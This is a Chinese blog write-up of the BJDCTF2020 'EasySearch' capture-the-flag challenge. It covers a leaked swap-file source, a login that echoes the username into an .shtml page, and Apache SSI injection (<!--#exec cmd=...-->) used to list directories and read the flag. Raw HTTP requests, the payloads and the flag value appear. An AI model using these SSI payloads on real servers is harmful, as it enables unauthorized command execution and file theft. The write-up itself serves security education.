

[BJDCTF2020]EasySearch Writeup

原创


[StevenOnesir](#) 于 2020-12-29 22:19:49 发布 77 收藏

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/StevenOnesir/article/details/111938215>

版权




[ctf](#) 专栏收录该内容

13 篇文章 6 订阅

订阅专栏

今年BJD CTF的原题, 主要考察Apache SSI远程命令执行漏洞



进入题目后是这样

我们扫描目录可以发现swp源码泄露

审计源码:


```
POST /index.php HTTP/1.1
Host:
6be463ed-e4bd-4b98-a3e9-24cef889855.node3.buuoj.cn
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://6be463ed-e4bd-4b98-a3e9-24cef889855.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://6be463ed-e4bd-4b98-a3e9-24cef889855.node3.buuoj.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5f4b01;
UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1fa400-15abb4abc189b7
Connection: close

username=admin&password=2020666
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 14:11:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 568
Connection: close
Url is here:
public/c65c1494a57e62e203ce12e95ae0eebc755ad7f7.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Login</title>
<meta http-equiv="Content-Type"
content="text/html; charset=UTF-8">
<meta name="viewport"
content="width=device-width">
<link href="public/css/base.css"
rel="stylesheet" type="text/css">
<link href="public/css/login.css"
rel="stylesheet" type="text/css">
</head>
<body><script>alert('[+] Welcome to manage
system')</script>[!] Header error ...
<div id="tip"></div>
<div class="foot">
bjd.cn
</div>
</form>
</div></body>
</html>
```

<https://blog.csdn.net/StevenOnesit>

访问这个url:

Hello,admin

data: Tuesday, 29-Dec-2020 14:12:26 UTC

Client IP: 172.16.128.15

<https://blog.csdn.net/StevenOnesit>

可以看到回显了用户名

这里我们可以根据SS注入直接构建payload:

```
<!--#exec cmd="ls"-->
```

回显:

```
POST /index.php HTTP/1.1
Host: 6be463ed-e4bd-4b98-a3e9-24cef889855.node3.buuoj.cn
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://6be463ed-e4bd-4b98-a3e9-24cef889855.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://6be463ed-e4bd-4b98-a3e9-24cef889855.node3.buuoj.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie: 175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5f4b01; UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1fa400-15abb4abc189b7
Connection: close

username=
```

```
<!--#exec cmd="cd ../;ls"-->
```

回显:

Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp public

data: Tuesday, 29-Dec-2020 14:15:45 UTC

Client IP: 172.16.128.15

<https://blog.csdn.net/StevenOnesir>

直接cat flag就好了:

```
<!--#exec cmd="cd ../;cat flag_990c66bf85a09c664f0b6741840499b2"-->
```

回显:

Hello,flag{d0551c76-7623-43a0-b665-adfe4d11d4a1}

data: Tuesday, 29-Dec-2020 14:17:40 UTC

Client IP: 172.16.128.15

<https://blog.csdn.net/StevenOnesir>

结束

考察知识点:

SSSI远程命令执行漏洞

难度：

简单

总结：

看淡离合，止于自心。